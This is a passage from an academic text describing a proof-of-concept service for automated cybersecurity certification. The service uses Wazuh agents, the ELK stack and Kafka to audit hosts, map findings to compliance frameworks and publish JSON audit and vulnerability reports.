to conduct various tasks such as vulnerability assessments, log file retrieval, and the setup of security toolkits (e.g, IDS or SIEM). Furthermore, with the evolution of the Internet of Things (IoT), the landscape of cybersecurity threats has increased. Consequently, various certification frameworks have been developed to maintain the overall security posture and support the required security tests. This section describes an approach to performing automated and on-demand cybersecurity certification of systems and software components. Taking into account the existing cybersecurity frameworks and guidelines, the developed software/service component aims to provide auditing information and insights from the systems-on-the-test, to certify newly entered components that could increase the security risk. The recommended approach can be used to collect, extract and generate reports on the security aspects of digital assets submitted by implementing automated security tests and auditing processes that will contribute to the certification process.

Executives identify compliance-driven procedures as extremely important aspects and as critical tasks for organizations to maintain (Matheu, Hernández-Ramos, Skarmeta, & Baldini, 2020). Audit information usually matches compliance guidelines and rulesets, which can help identify critical security flaws and contribute to the overall certification process (Griffy-Brown, Lazarikos, & Chun, 2016; Wooderson & Ward, 2017). Processes such as the identification of policy violations and vulnerability tracking are important to meet security requirements, including application and network-level audit trails, which have been a common practice for many years. Therefore, the vulnerability assessment process has progressed over the years and is currently capable of extracting important information that was impossible to obtain in the past. For example, existing taxonomies generally include information on severity levels, such as the **Common Vulnerability Scoring System (CVSS)**, among others (Matheu et al., 2020). This information is important to include in the scope of cybersecurity certification. Furthermore, it is important to include tasks related to configuration parameters, security hardening, and compliance tests that exploit log analysis, file integrity/registry monitoring, policy enforcement, rootkit detection, and real-time alerting.

Existing open-source tools for conducting the above and other environmen-

tal/system analysis, and compliance checks include, among others: Lynis¹⁵, OpenScap¹⁶, Unix Privsec Check¹⁷, Computer Oracle and Password System (COPS¹⁸),¹⁹ Ossec²⁰ or Wazuh²¹, a fork of OSSEC (Hickman, 2017). Security Onion²² is also a fairly popular, free and open-source solution. Various cybersecurity frameworks have been defined in the past and specific rules have been applied, which means that some tasks could be automated, but regulations are more difficult to implement technically (Donaldson, Siegel, Williams, & Aslam, 2015; Roy, 2020; Axelrod, 2016; Savold, Dagher, Frazier, & McCallam, 2017). The integration of such software stack within Cyber Ranges or CTF challenges could be complex. Integration and deployment approaches are further investigated and presented in Section 4.3.

The auditing process is an important task and can extend from a standardized vulnerability assessment to a cybersecurity certification by extending the auditing process and acquiring useful information to perform a more comprehensive certification process (Knapp, Maurer, & Plachkinova, 2017; Kamal, Helal, Mazen, & Elhennawy, 2020). Common IT security audit standards usually include security controls and guidelines proposed by existing cybersecurity frameworks (Matheu et al., 2020). To meet such requirements, a Host-Based IDS could monitor the dynamic behavior of the analysis and support the continuous auditing processes, providing benchmarks of the compliance checks. The end result is to provide certification evidence to the certifier that relate to the auditing details and system/services insights.

The importance of performing audit tasks has been mentioned in the literature, focusing mainly on the security assurance of cloud systems (Ismail, Islam, & Mouratidis, 2015; Knapp et al., 2017). Furthermore, research has been conducted on system auditing by performing system and applications / services auditing, providing system hardening benchmarks (Kamal et al., 2020). Similarly, other researchers investigated the importance of compliance checks and configuration assessments related to containerization and virtualization tech-

¹⁵<https://cisofy.com/lynis/>

¹⁶<https://www.open-scap.org/>

¹⁷<https://www.kali.org/tools/unix-privsec-check/>

¹⁸<http://www.fish2.com/cops/overview.html>

¹⁹<https://github.com/trimstray/otseca>

²⁰<https://github.com/ossec/ossec-hids>

²¹<https://wazuh.com/>

²²<https://github.com/Security-Onion-Solutions/securityonion>

nologies (Berkovich, Kam, & Wurster, 2020). Finally, previous research has been done on providing solutions that automate vulnerability analysis and security testing by reporting configuration flaws (Matheu, Hernandez-Ramos, & Skarmeta, 2019).

The main goal of this research is to provide a process to conduct an overall audit of newly entered devices or software components that require security testing. This information could include running services from the inside of the system, containers, or any software/hardware component that supports a basic Secure Shell connection (SSH). The process includes the audit of the software sub-components or even the overall security of the infrastructure. Therefore, by using the above tasks, it is possible to extract information and reports from vulnerability assessments and compliance checks that match specific security controls. As a result, most regulations can be addressed and reports can provide certification insights on unknown, untrusted, or newly entered devices and software components.

Participants can perform a set of automated tasks to extract details that match the security controls of existing cybersecurity frameworks. This is achieved by providing a solution that extracts security benchmarks, security compliance ratios, and general reports on potential vulnerabilities and configuration flaws in the entire infrastructure and also of the individual digital assets. The proposed solution could be helpful for executives who want to comply with industry standards and uncover potential cybersecurity risks when installing new devices, software, or services.

Automated Cybersecurity Certification has been designed to provide a continuous and automated certification process, as well as on-demand certification requests, by integrating information that relates to policies and industry standards. The cybersecurity certification mechanism is based on technical components responsible for performing audit tasks and collecting logs, as illustrated in Figure 4.5. There are two different options to initiate the process using virtualization technologies. A first approach (VM-01) describes the case where Docker²³ containers are monitored (Berkovich et al., 2020), while a second approach (VM-02) provides the software deployed that runs plainly on the main system. Finally, it is possible to monitor existing systems by isolating them

²³<https://www.docker.com/>

within a sandbox/isolated virtual network.




Figure 4.5: Automated Cybersecurity Certification main design for conducting auditing and log collection.

According to design principles, the cybersecurity certification process can be described as an operational process that is part of the deployment and could include a sandbox environment (that is, a safe and isolated environment for performing security checks) and a log and event service (e.g., Security Information and Event Management (SIEM)). Automated cybersecurity certification has been designed to include basic functional requirements, some of which include: assistance to comply with popular cybersecurity standards; provision of a vulnerability classification taxonomy informed with the domain-specific compliance checks; definition of multiple certification levels based on CVSS scores, risk profile, and potential exposures providing the corresponding threshold points (Matheu et al., 2019).

4.2.1 Deployment

The Cybersecurity Certification components dealing with auditing tasks and log collection require deploying agents (or else event captors) that collect and

send log data to a central manager. Log collection, aggregation, and analysis are an important learning topic for students to engage with. A description of each of the entities is provided below.

Hosts and Event Agents: System events are parsed using digital agents to collect information and extract/send log files from monitored hosts to the manager for analysis. The parsers retrieve information relevant to internal services, open ports, and other details by continuously monitoring the system. The log files which are parsed are then stored on the manager, and, according to defined rulesets, specific events can be triggered. Agents can differ in the type of information they collect from files, audit details, and various information from other system resources in the form of log files. The deployment of the agents is handled manually or semi-automatically by using SSH connections. Agents are supported by most hosts, but compatibility issues must be considered for uncommon operating systems. The agents can be configured to monitor various sources and, when it is not possible to deploy an agent on a host, an SSH connection can be used instead. The latter point applies to devices such as firewalls, gateways, or embedded devices.

Network Connectivity: For the log files to be compiled for the manager, a TCP connection is used. It is noted that the manager and agents do not need to be on the same subnet, and that it is possible to retrieve log files from systems that are behind a gateway.

Manager: The manager is responsible for creating the events corresponding to the predefined rulesets by using the log entries that were retrieved from the agents. The Web API includes dashboards, filters, and search options, among others. The main manager UI is handled by Kibana, and the core procedure uses the ELK stack together with the Wazuh manager service. All the above components are usually deployed using four docker containers. From the manager's perspective, it is possible to manage and configure the deployed agents. For example, in Figure 4.6, there are three operating systems running Windows 10, Ubuntu 19.10, and Ubuntu 16.04.6 LTS. Details regarding the version of the operating systems are available, as well as the hardware specifications where each operating system is running, along with internal insights of the systems.




Figure 4.6: Dashboard with status updates on the deployed agents and the monitored systems/assets.

4.2.2 Security/Privacy Standards, Regulations, and Compliance

The most important task of the cybersecurity certification process includes internal system audit and vulnerability assessment. The auditing as a task provides the tracking of security-relevant information of the monitored system, generating log entries according to pre-configured rules. Such tasks relate to policy compliance and integrity checks that could be included as tasks when performing the system audit. Vulnerability assessment is the process of discovering potential vulnerabilities and matching them with existing taxonomies (e.g., CVSS score), providing numerical scores reflecting the severity of the vulnerability. Cybersecurity certification is a complex process that usually includes security audits relevant to multiple compliance policies and security tests. Therefore, it is always very important to highlight and address the relevant compliance policies and perform audits relevant to the requirements (Abraham, Chatterjee, & Sims, 2019). Auditing and compliance include a set

of tasks that must be taken into account, including, but not limited to, certification standards, accompanying rulesets, general directives, policies, and regulations (Figure 4.7). For example, legislative changes at the European and global level must be considered including, General Data Protection Regulation (GDPR), Health Insurance Portability and Accountability Act (HIPAA), National Institute of Standards and Technology (NIST 800-53), Network and Information Security Directive (NIS Directive), as well as international standards (e.g., ISO 27001 and ISO 22301), among others.




Figure 4.7: Cybersecurity coverage of policies, guidelines, frameworks and standards.

Organizations are encouraged to engage in continuous improvement of shielding capabilities aimed at the security of information and information systems in the era of rapid development and the introduction of new technologies. Most of the identified cybersecurity frameworks and policies are presented in Figure 4.7 providing information related to their coverage. The selection of the appropriate security controls to be enforced is highly dependent on the requirements and needs of the organization.

4.2.3 Cybersecurity Certification as a Service (CCaaS)

The extended digital learning environment that involves security controls can be a point of reference for further integration approaches. Students are invited to take hands-on practice on integrating log retrieval with other aspects of IT such

as NoSQL databases such as Elastic²⁴ or Apache Kafka²⁵. The Cybersecurity Certification as a Service (CCaaS) was built as a proof-of-concept based on the design principles mentioned above. The task is to perform multiple audits and vulnerability assessments and retrieve a summary report that takes into account multiple data sources. Depicted in Figure 4.8, the main task of the CCaaS is to automatically post Certification Reports that contain certification-related information, originating from alerts and logs captured in hosts.




Figure 4.8: Published information from the cybersecurity certification as a service.

For this purpose, CCaaS uses the Kafka message broker and publishes on the relevant Kafka topics. Other important information is published, such as threat intelligence, a detailed list of vulnerabilities, and configuration issues, as well as attacks reports. To define compliance and the auditing process, key considerations must be applied regarding the ability to monitor and analyze the potential security environment, such as understanding what kind of data is stored and policies that apply, as well as the location where the data are stored or distributed. The cybersecurity certification is conducted on each asset that is submitted for deployment or actively monitored using the agents. Monitoring includes the retrieval of information from running services, installed packages, network interfaces, and open network ports.

The system agents collect information and send log files to the manager.

²⁴<https://www.elastic.co/>

²⁵<https://kafka.apache.org/>

Various data shippers exist on the ELK stack that can provide specific details, with the most common being Filebeat and Audibeat. For example, when collecting information from Windows machines, Winlogbeat could be used to collect specific information or Packetbeat in case of a firewall or gateway. The logs are handled by the manager, and the rulesets correspond accordingly, creating the appropriate alerts, which are then published.

4.2.4 Security Event Collection

The main task for CCaaS is the generation of the security, vulnerability, and configuration assessment reports. This proves to be useful for students to retrieve similar data and experiment with the security controls.

```
{
  "timestamp": "2021-02-22T10:13:28.055+0000",
  "agent_MAC": "00:1B:44:11:3A:B7",
  "agent_ip": "192.168.80.129",
  "start_scan": "2021-03-04T07:58:36Z",
  "end_scan": "2021-03-04T07:58:36Z",
  "description": "This document provides a way
                  of ensuring the security of the Windows systems."
  "fail": 16,
  "score": 54,
  "name": "Benchmark for Windows audit",
  "total_checks": 71,
  "pass": 19,
  "hash_file": "bfbe360a0a838d9dfa17807830e0f33c4279324sadas23asd",
  "policy_id": "sca_win_audit",
  "warnings[]": [
    "AUTH-9308|No password set for single mode|-|-|",
    "PKGS-7392|Found one or more vulnerable packages.|-|-|",
    "NETW-2705|Couldn't find 2 responsive nameservers|-|-|"
  ],
  "vulnerable_packages[]": [
    "libgnome-autoar-0-0",
    "libzstd1"
  ],
  "network_listen_ports[]": [],
  "suggestions []": [
    {
      "id": "HRDN-7230",
      "description": "Harden the system by installing at
                    least one malware scanner, to perform periodic file system
                    "severity": "NA"
    }
  ],
}
```

Figure 4.9: Example of an audit report generated in JSON format.

Security reports can be set up according to the information needed for certification, which can include a scale indicating the level of compliance with the respective categories, as well as extensive details. In the research, the focus was on the distribution of data and reports to other software components using Kafka or internal APIs. The certification process allows on-demand requests

to be issued, targeting known or new (submitted) assets. In this scenario, the certification result consists of an audit report that is provided along with the corresponding vulnerabilities, security assessment warnings, and security hardening suggestions.

The result is delivered in the form of structured data in JSON format. An example of such data is presented in Figure 4.9. Severity levels and mean scores regarding vulnerabilities are also provided, measuring the values from threat taxonomies such as CVSS3 (see Figure 4.10).

```
{
  "timestamp": "2021-02-22T10:13:28.055+0000",
  "agent_MAC": "00:1B:44:11:3A:B7",
  "agent_ip": "192.168.80.129",
  "severity_level": 7,
  "description": "CVE-2020-6829 Mozilla Firefox 44.0.2 (x86 en-US)",
  "version": "44.0.2",
  "vuln_cvss3_score": "5.300000",
  "CVE": "CVE-2020-6829",
  "CVE_Title": "CVE-2020-6829 Mozilla Firefox 44.0.2 (x86 en-US)",
  "mitre_id": "T1203",
  "mitre_tactic": "Execution",
  "mitre_technique": "Exploitation for Client Execution",
  "gdpr": "IV_35.7.d",
  "pci_dss": "11.2.1, 11.2.3",
  "tsc": "CC7.1, CC7.2",
  "hipaa": "164.312.c.1, 164.312.c.2",
  "nist_800_53": "SI.7",
}
```

Figure 4.10: Example of a vulnerability assessment report.

The data are dynamically presented and automatically updated, in pre-defined time intervals. This information includes high-level information and is supported by summary scores and insights that help to understand certification capabilities. Extra information retrieved from the log files to accompany the summarized tasks. Assets represent elements of value within an IT system. They require continuous monitoring and assessment of their status. Thus, while monitoring and log shipping is enabled, there is an up-to-date overview of systems and related information. For example, as shown in Figure 4.11, the enumeration function provides various details, including the operating system version, hostname, software packages, and running processes, among others. More data can be retrieved, including information on the system's network interfaces/open ports, network settings, and installed packages that are currently being executed. A system's topology might include assets running on top of an operating system, where monitoring the network behavior of the assets is




Figure 4.11: Overall information of the system’s specifications and insights.

performed by monitoring the operating system itself. Therefore, deciding the context of the auditing process and choosing the potential assets that will be included in the auditing process is something important to consider. The auditing process can go deeper to provide more information or restrict the scope of the cybersecurity certification to the systems.




Figure 4.12: Information of the insights of a system such as the installed software packages.

Figure 4.12 presents the capability to retrieve the software list of a system together with the enlisted services, including the corresponding users or user groups that handle each of the running processes. Furthermore, the network ports and interfaces are also enumerated and listed. Taking into account a large amount of data, it is possible to define events and alerts that correspond

to specific security controls proposed by cybersecurity frameworks. The rules can be extended and match specific criteria of the running instances. The manager handles information regarding the installed packages of each monitored system having the exact version of the software package. Furthermore, the list includes the name of the vendor for each software package, meaning that unlisted vendors could be suspicious.

4.2.5 Rulesets, Continuous Auditing, Vulnerability Assessment

There are several standardized forms of regulatory compliance and security policies. However, there is no universal security policy that could be applied everywhere. To select and apply the appropriate security policy, it is necessary to consider the specific needs of the environment and its internal policies. International standards or national policies could also apply and therefore must also be taken into consideration. Audit logs are an important asset to provide compliance evidence. The vulnerability assessment or vulnerability detection is also included in the cybersecurity certification process to present the security environment and address current threat vectors that could affect the system or software in the test. Using the webUI (Figure 4.13) and other services, it is possible for students to better understand the security posture, the topology of the network and the infrastructure.





Figure 4.13: Vulnerability Assessment: example of an identified vulnerability.

The certification process is based on the results of audit and vulnerability assessment. Audit logs record relevant events in the monitored IT system, providing important elements to support compliance evidence. Vulnerability assessment or vulnerability detection allows one to address current threat vectors

that could potentially compromise the security of assets and systems. Vulnerabilities are identified using an internal system process. The scope of the internal vulnerability scanning process is to enumerate the potential CVE by scanning the installed software packages and identified services (see Figure 4.13 for an example of an identified vulnerability).

Vulnerability detection can verify that a specific CVE is present using information from existing open databases and repositories. For example, if the operating system requiring monitoring is an Ubuntu Linux distribution, the exact repository version (e.g., Xenial, Bionic) must be defined including the **National Vulnerability Database (NVD)**, allowing the vulnerability detection to utilize the specific repositories. Rulesets are used to trigger alerts. They include security events and are presented in the reports. Rules could either be generic, derive from existing repositories, or be customized. For example, a rule can be created regarding the integrity monitoring of a specific file or folder. An example of the corresponding rulesets and relevant security controls is shown in Figure 4.14. For each rule, the XML file that includes the details is listed. For example, the rule with ID 60603 corresponds to the requirements in GDPR IV_35.7.d and GDPR IV_32.2. Specific rules could also match multiple regulations. Several cybersecurity frameworks, guidelines, and the defined security controls are already included in the preexisting rulesets.



ID	Description	PCI	GDPR	HIPAA	NIST 800-53	Level	File	Path
60600	Windows Application informational event	-	-	-	-	0	0585-win-application_rules.xml	ruleset/rules
60601	Windows Application warning event	-	-	-	-	0	0585-win-application_rules.xml	ruleset/rules
